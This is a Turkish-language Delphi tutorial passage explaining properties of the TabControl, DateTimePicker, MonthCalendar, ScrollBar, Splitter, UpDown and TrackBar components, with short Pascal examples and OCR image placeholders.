- **TabControl1.Tabs.Exchange**

İki yaprağın yerini değiştirmek için kullanılan methoddur. Aşağıdaki örnekte ilk yaprak ile ikinci yaprağın yerleri değiştirilmektedir.

```
procedure TForm1.TabControl1Changing(Sender: TObject;
  var AllowChange: Boolean);
begin
  TabControl1.Tabs.Exchange(0,1);//iki yaprağın yerlerini değiştir
end;
```

- **TabControl1.Tabs.IndexOf**


Parametre ile belirtilen yaprağın bulunduğu sıra numarasını veren methoddur.

```
procedure TForm1.TabControl1Changing(Sender: TObject;
  var AllowChange: Boolean);
  var
    sayi:Integer;
begin
  sayi:=TabControl1.Tabs.IndexOf('Genel Bilgiler');
  Form1.Caption:=IntToStr(sayi);//sıra numarasını yaz
end;
```

- **TabControl1.Tabs.Insert**

Kontrole yeni yaprak eklemek için kullanılan methoddur. "Add" den farkı araya eklemeninde yapılabileceğidir. Birinci parametreyle belirleyeceğiniz index numaralı yere yeni yaprağı ekleyecektir.

```
procedure TForm1.TabControl1Changing(Sender: TObject;
  var AllowChange: Boolean);
begin
  TabControl1.Tabs.Insert(1,'Yeni Yaprak');//2. sıraya ekle
end;
```



Programı çalıştırdıktan sonra herhangi bir yaprağın başlığına tıklarsanız (kodun işlemesi için) dördüncü yaprağınızın forma eklendiğini göreceksiniz. Eklendiği yeride sizin belirlediğiniz sanıyorum dikkatinizi çekmiştir. İlk yaprağın numarası "0" dır. Kodla yaprak eklediğiniz için üzerine yerleştireceğiniz kontrolleride kodla belirlemek zorunda kalacaksınız (daha sonra kodla kontrol oluşturma konusuna değinilecektir).

- **TabControl1.Tabs.Move**

Birinci parametreyle belirtilen yaprağı ikinci parametre ile belirtilen yere taşır. Aşağıdaki kodu ekleyeceğiniz button kontrolünün "OnClick" yordamına da yazabilirsiniz.

```
procedure TForm1.TabControl1Changing(Sender: TObject;
  var AllowChange: Boolean);
begin
  TabControl1.Tabs.Move(0,1);
end;
```

- **TabControl1.Images**

"TabControl" kontrolünde yapraklarda resim göstermek için kullanılan özelliğidir. Burada dikkat edeceğiniz husus, yaprakların sıralamasının "ImageList" kontrolündeki sıralamayla aynı olacağıdır.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TabControl1.Images:=ImageList1;//resimleri imagelist1 den al
  TabControl1.Tabs.Add('Şifre');
  TabControl1.Tabs.Add('Genel Bilgiler');
  TabControl1.Tabs.Add('Kişisel Bilgiler');
end;
```

- **TabControl1.Style**

Başlıkların gösterim şeklini belirleyen özelliğidir. Vereceğiniz değer ile button gibi tıklanmasını sağlayabilirsiniz. Alabileceği tüm değerler aşağıdaki tabloda verilmiştir.

Style	Sonuç
tsTabs	Varsayılan değer
tsButtons	Başlık Button şeklini alır
tsFlatButtons	Başlık düz Button şeklini alır

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TabControl1.Style:=tsButtons;
end;
```


- **TabControl1.MultiSelect**

"True" değeri verilmesi durumunda aynı anda iki yaprak seçilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TabControl1.MultiSelect:=true;
end;
```

- **TabControl1.MultiLine**

Yaprakların tek satıra sığmaması durumunda alt satıra inip inmemeyi belirleyen özelliğidir. "True" değeri aktarılırsa alt satıra inecektir.



Yukarıdaki örnekte sol taraftaki kontrolde "MultiLine" özelliği "true" sağ taraftakinde ise "false" verilmiştir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TabControl1.MultiLine:=false;
end;
```

- **TabControl1.TabIndex**

Seçili yaprağın index numarasını öğrenmek veya yeni bir yaprağı aktif hale getirmek için kullanılan özelliğidir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TabControl1.Images:=ImageList1;
  TabControl1.Tabs.Add('Şifre');
  TabControl1.Tabs.Add('Genel Bilgiler');
  TabControl1.Tabs.Add('Kişisel Bilgiler');
  TabControl1.TabIndex:=2;//3. yaprağı aktif yap yani “Kişisel Bilgiler” yaprağı
end;
```

DateTimePicker Kontrolü:

Görüntüsel olarak ComboBox kontrolüne benzeyen, çalışma zamanında içerisinden gerekli tarihi seçmenize imkan sağlayan kullanışlı ve estetik bir kontroldür.

- **DateTimePicker1.Date**

Kontrolün gösterdiği değer bu özellikte tutulur.Sadece DateTime tipli bir değişkene aktarılabilir. Yazdırmak için DateToStr tip dönüştürme fonksiyonundan faydalanmalısınız.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  Form1.Caption:=DateToStr(DateTimePicker1.Date);//tarihi yaz
end;
```

- **DateTimePicker1.Time**

Kontrolün gösterdiği aktif zaman değeri bu özellikle öğrenilebilir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  Form1.Caption:=TimeToStr(DateTimePicker1.Time);//zamanı göster
end;
```

- **DateTimePicker2.DateFormat**

Tarihin gösterim biçimini belirleyen özelliğidir. Kısa formatlı veya uzun formatlı tarih seçeneğini bu özellik belirler. Aşağıda alabileceği seçenekler verilmiştir.

DateFormat	Sonuç
dfLong	Uzun tarih formatı
dfShort	Kısa Tarih Formatı


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  DateTimePicker1.DateFormat:=dfLong;//uzun format
  DateTimePicker2.DateFormat:=dfShort;//kısa format
end;
```

- **DateTimePicker1.ShowCheckbox**

Kontrolün gösteriminde check işaretinin olup olmamasını belirleyen özelliğidir. True değeri aktarılırsa işaret gözükecektir.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  DateTimePicker1.ShowCheckbox:=true;
end;
```

- **DateTimePicker1.DateMode**

Kontrolün ComboBox şeklinde mi yoksa açılamayan sadece değeri değiştirilebilen bir şekilde görünmesini sağlayan özelliğidir.

DateMode	Sonuç
dmUpDown	Açılamaz
dmComboBox	Açılabilir


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  DateTimePicker1.DateMode:= dmUpDown;
end;
```

- **DateTimePicker1.MaxDate-MinDate**

Kontrolün gösterebileceği minimum ve maximum tarih değerlerini belirleyen iki özelliğidir.

- **DateTimePicker1.Kind**

Tarihi veya zamanı göstermesini sağlayan özelliğidir. Alabileceği değerler aşağıda verilmiştir.

Kind	Sonuç
dtkTime	Zamanı Göster
dtkDate	Tarihi Göster

MonthCalendar Kontrolü:

Programlarınızda takvim amaçlı kullanabileceğiniz bir kontroldür. Aşağıda sırasıyla en genel özellikleri verilmiştir.

- **MonthCalendar1.WeekNumbers**

Takvimin sol kısmında yılın kaçıncı haftasında bulunulduğunu gösteren sütunun gösterilip gösterilmemesini belirleyen özelliğidir.

Ekrana dikkat edecek olursanız kontrolün ilk sütununda yılın kaçıncı haftasında bulunulduğu gösterilmektedir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  MonthCalendar1.WeekNumbers:=true;
end;
```

- **MonthCalendar1.ShowToday**

O güne ait tarihin gösterilip gösterilmeyeceğini belirleyen özelliğidir. True değerinin aktarılması tarihin gösterileceği anlamını taşımaktadır. Aşağıdaki örnekte sol taraftaki kontrolde bu özellik false yapılmıştır.


```
procedure TForm2.FormCreate(Sender: TObject);
begin
  MonthCalendar1.ShowToday:=false;
end;
```

- **MonthCalendar1.CalColors.TitleBackColor**

Takvime ait başlığın zemin rengini belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  MonthCalendar1.CalColors.TitleBackColor:=clRed;
end;
```

- **MonthCalendar1.CalColors.TitleTextColor**

Takvime ait başlığın yazi tipi rengini belirleyen özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  MonthCalendar1.CalColors.TitleTextColor:=clWindow;
end;
```

- **MonthCalendar1.ShowTodayCircle**

Aktif günün yuvarlak içerisine alınıp alınmayacağını belirleyen özelliktir.


```
procedure TForm2.FormCreate(Sender: TObject);
begin
  MonthCalendar1.ShowTodayCircle:=false;
end;
```

- **MonthCalendar1.Date**

Kontrolün gösterdiği tarih değeri bu özellikle öğrenilebilir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Form2.Caption:=DateToStr(MonthCalendar1.Date);//aktif tarihi yaz
end;
```

- **MonthCalendar1.MultiSelect**

Takvimden birden fazla tarih seçilebilmesini sağlayan özelliğidir. “True” değeri aktarılırsa birden fazla tarih seçilebilir (shift tuşuyla).

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  MonthCalendar1.MultiSelect:=true;//birden fazla satır seç
end;
```

ScrollBar Kontrolü:

Kaydırma çubuğu kullanmanız gereken durumlarda projenize eklemeniz gereken bir kontroldür. Aşağıda kendisine has olan özellikleri sıralanmıştır.

- **ScrollBar1.Position**

Kontrolün gösterdiği değer bu özellikle öğrenilip, değiştirilebilir. Minimum ile Maximum arasında bir değer alabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ScrollBar1.Position:=50;
end;
```

- **ScrollBar1.Min**

Kontrolün alabileceği minimum değeri tutan özelliğidir. Kodla daha küçük bir değer girilmeye çalışılırsa hata oluşturacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ScrollBar1.Min:=0;//en küçük değeri
  ScrollBar1.Position:=50;
end;
```

- **ScrollBar1.Max**

Kontrolün alabileceği maximum değeri tutan özelliğidir. Daha büyük bir değer aktarılmaya çalışılırsa hata oluşacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ScrollBar1.Min:=0;
  ScrollBar1.Max:=100;//en büyük değer
  ScrollBar1.Position:=50;
end;
```

Kontrole ait “position” değeri maximum değer ile minimum değer arasında sayısal bir ifade olabilir.

- **ScrollBar1.SmallChange**

Kontrolün sol veya sağıdaki oka tıklanılması durumunda ne kadarlık bir değişim göstereceği bu özellikle belirlenir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ScrollBar1.SmallChange:=5;//her tıklamada 5 birim değiş
end;
```

- **ScrollBar1.LargeChange**

Bu özellikle oklara değil de araya bir noktaya tıklanılması durumunda değerin değişim miktarını belirleyebilirsiniz. Genellikle "SmallChange" değerinden daha yüksek bir değer girilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ScrollBar1.LargeChange:=10;
end;
```


- **ScrollBar1.Kind**

Kontrolün formun üzerinde yatay veya dikey durmasını sağlayan özelliğidir. Alabileceği değerler aşağıda verilmiştir.

Kind	Sonuç
sbVertical	Dikey
sbHorizontal	Yatay

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ScrollBar1.Min:=0;
  ScrollBar1.Max:=100;
  ScrollBar1.Position:=50;
  ScrollBar1.SmallChange:=5;
  ScrollBar1.LargeChange:=10;
  ScrollBar1.Kind:=sbVertical;
end;
```

Şimdi yukarıda anlatılan tüm özellikleri kullanabileceğimiz bir örnek yapalım. Örneğimiz için formunuzun üzerine bir adet Memo kontrolü ile yine bir adet ScrollBar kontrolü yerleştirip aşağıdaki tasarım görüntüsünü oluşturunuz.



Program için aşağıdaki kod bloğunu Unit penceresine ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  ScrollBar1.Min:=8;
  ScrollBar1.Max:=72;
  ScrollBar1.Position:=0;
  ScrollBar1.SmallChange:=2;
  ScrollBar1.LargeChange:=4;
  ScrollBar1.Kind:=sbHorizontal;
end;
procedure TForm1.ScrollBar1Scroll(Sender: TObject; ScrollCode:
TScrollCode;var ScrollPos: Integer);
var
  boyut:Integer;
begin
  boyut:=ScrollBar1.Position;
  Memo1.Font.Size:=boyut;
end;
```

Artık programınızı çalıştırıp kaydırma çubuğunun değerini değiştirebilirsiniz. Memo kontrolü içerisindeki yazı tipi boyutunun da aynı şekilde değiştiğini göreceksiniz.


Splitter Kontrolü:

Kullanıcı tarafından formun üzerindeki kontrollerin boyutlarını değiştirebilmek için kullanılan bir kontroldür. Bazı durumlarda gerçekten çok kullanışlı bir hal alabilmektedir. Fazla bir özelliği olmadığı için görevini bir örnekle izah edelim.

Birinci adımda formunuzun üzerine bir adet ListView kontrolü yerleştirip "Align" özelliğine "alLeft" değerini aktarın.

Daha sonra formunuza iki adet ImageList kontrolü yerleştirip gerekli resimleri yükleyin.ListView kontrolünün "LargeImages" özelliğine ImageList1 değerini girin.


ListView kontrolünün "Items" özelliğine tıklayarak aşağıdaki etiketleri ekleyiniz (ImageIndex değerlerini vermeyi unutmayın).




Ardından formunuza bir adet "Splitter" kontrolü yerleştirin. "Align" özelliğinin "alLeft" olmasına dikkat edin.

Şimdi ikinci "ListView" kontrolünü yerleştirip "Align" özelliğine "alClient" değerini girin. Sonrada "ViewStyle" özelliğine "vsReport" seçeneğini aktarın.


Bu adımda "ListView2" kontrolünün "Columns" özelliğine tıklayıp aşağıdaki sütunları oluşturun.



Artık programınızı çalıştırabilirsiniz. Uygulamanızı çalıştırdıktan sonraki görüntüsü aşağıda verilmiştir.



Şimdi "Splitter" kontrolünü mous ile yakalayıp sola veya sağa doğru sürükleyiniz. Sağ ve solundaki kontrollerin boyutlarının değiştiğini göreceksiniz.



- **Splitter1.Width**

"Splitter" kontrolünün kalınlığını belirleyen özelliğidir. Kodla veya properties penceresinden kolayca değiştirilebilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Splitter1.Width:=2;
end;
```

UpDown Kontrolü:


Bu kontrol sayesinde nümeric değerler içeren kontrollerin (veya değişkenlerin) içerikleri kolayca değiştirilebilir. Aşağıda özellikleri sıralanmaktadır.

- **UpDown1.Associate**

Değerini değiştireceğiniz kontrolü gösterebileceğiniz bir özelliğidir. Properties penceresinden ayarlanabileceği gibi kodla da aşağıdaki şekilde ayarlanabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  UpDown1.Associate:=Edit1;
end;
```

Bu işlemden sonra programınızı çalıştırırsanız "UpDown" kontrolü Edit kutusunun soluna aşağıdaki şekilde yerleşecektir.




Ayrıca Edit kontrolünün içeriği "UpDown" kontrolünün "positon" değerini gösterecektir.

- **UpDown1.AlignButton**

"Associate" özelliğiyle gösterilen kontrolün solundamı yoksa sağındamı gösterileceğini belirleyen özelliğidir. Alabileceği seçenekler aşağıda verilmiştir.

AlignButton	Sonuç
udLeft	Kontrolün solunda
udRight	Kontrolün sağında

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  UpDown1.AlignButton:=udLeft;
  UpDown1.Associate:=Edit1;
end;
```



- **UpDown1.Min**

"Associate" özelliğiyle gösterilen kontrolün alabileceği minimum değeri tutan özelliğidir.

- **UpDown1.Max**

"Associate" özelliğiyle gösterilen kontrolün alabileceği maximum değeri tutan özelliğidir.

- **UpDown1.Increment**

UpDown' daki oklara tıklanılması durumunda kontroldeki değerin ne kadar değişeceğini belirleyen özelliğidir.


```
procedure TForm1.FormCreate(Sender: TObject);
begin
  UpDown1.AlignButton:=udLeft;
  UpDown1.Associate:=Edit1;
  UpDown1.Min:=8;
  UpDown1.Max:=72;
  UpDown1.Increment:=2;
end;
```

- **UpDown1.Position**

"Associate" özelliğiyle gösterilen kontrolün içeriğinde gösterilecek olan değer bu özellikte tutulur.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  UpDown1.Position:10;
end;
```

Şimdi bütün bu özellikleri kullanabileceğimiz güzel bir örnek yapalım. Örneğimiz için formunuzun üzerine üç adet Edit,bir adet UpDown, bir adet ComboBox ve 4 adet Label kontrolü yerleştirip aşağıdaki tasarımı oluşturunuz.




Aşağıdaki kodlarıda Unit pencerenize ekleyip programınızı çalıştırabilirsiniz. Çalıştırdıktan sonra Hızı artırıp azaltın "Variş" süreniz her defasında yeniden hesaplanacaktır.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  UpDown1.AlignButton:=udRight;
  UpDown1.Associate:=Edit2;
  UpDown1.Min:=10;
  UpDown1.Max:=150;
  UpDown1.Increment:=5;//5 şer 5 er art
  Edit1.ReadOnly:=true;//klavteden girişi engelle
  ComboBox1.Items.Add('ISTANBUL-ANKARA');
  ComboBox1.Items.Add('ISTANBUL-BODRUM');
  ComboBox1.Items.Add('ISTANBUL-RİZE');
  ComboBox1.Items.Add('ISTANBUL-SAMSUN');
  ComboBox1.Items.Add('ISTANBUL-BURSA');
  ComboBox1.ItemIndex:=0;//ilk elemanı göster
  Edit1.Text:='450';
end;
procedure TForm1.ComboBox1Change(Sender: TObject);
begin
  if ComboBox1.Text='ISTANBUL-ANKARA' Then
    Edit1.Text:='450'
```

```
  else if ComboBox1.Text='ISTANBUL-BODRUM' Then
    Edit1.Text:='650'
  else if ComboBox1.Text='ISTANBUL-RİZE' Then
    Edit1.Text:='1050'
  else if ComboBox1.Text='ISTANBUL-SAMSUN' Then
    Edit1.Text:='700'
  else if ComboBox1.Text='ISTANBUL-BURSA' Then
    Edit1.Text:='300';
end;
procedure TForm1.UpDown1Click(Sender: TObject; Button:
TUDBtnType);
 var
    mesafe,sure:Integer;
    sonuc:Double;
begin
  mesafe:=StrToInt(Edit1.Text);
  sure:=StrToInt(Edit2.Text);
  sonuc:=mesafe/sure ;
  Edit3.Text:=FloatToStr(sonuc);
end;
```

TrackBar Kontrolü:

Grafiksel işlemlerde kullanılan kontroldür. Windows'ta bir çok yerde bu kontrolü kullanmaktadır. Mesela ekran çözünürlüğü ayarlarının yapıldığı pencerede bulabilirsiniz.



Aşağıda kontrole ait özellikler verilmiştir.

- **TrackBar1.Position**

Kontroldeki kaydırma paletinin gösterdiği değer bu özellikte tutulur.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Form1.Caption:=IntToStr( TrackBar1.Position)
end;
```

- **TrackBar1.Max - TrackBar1.Min**


Kontrolün alabileceği minimum ve maximum değerleri belirleyen özellikleridir. Girilen bu değer aralığı dışında sayısal ifade aktarılamaz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TrackBar1.Max:=100;
  TrackBar1.Min:=0;
end;
```

- **TrackBar1.TickMarks**

Palete şeklini belirleyen özelliğidir. Aşağıda alabileceği tüm seçenekler tablo halinde verilmiştir.

TickMarks	Sonuç
tmTopLeft	Kaydırma ok yönü yukarı
tmBoth	Ok yok
tmBottomRight	Kaydırma ok yönü aşağı





```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TrackBar1.TickMarks:=tmTopLeft;
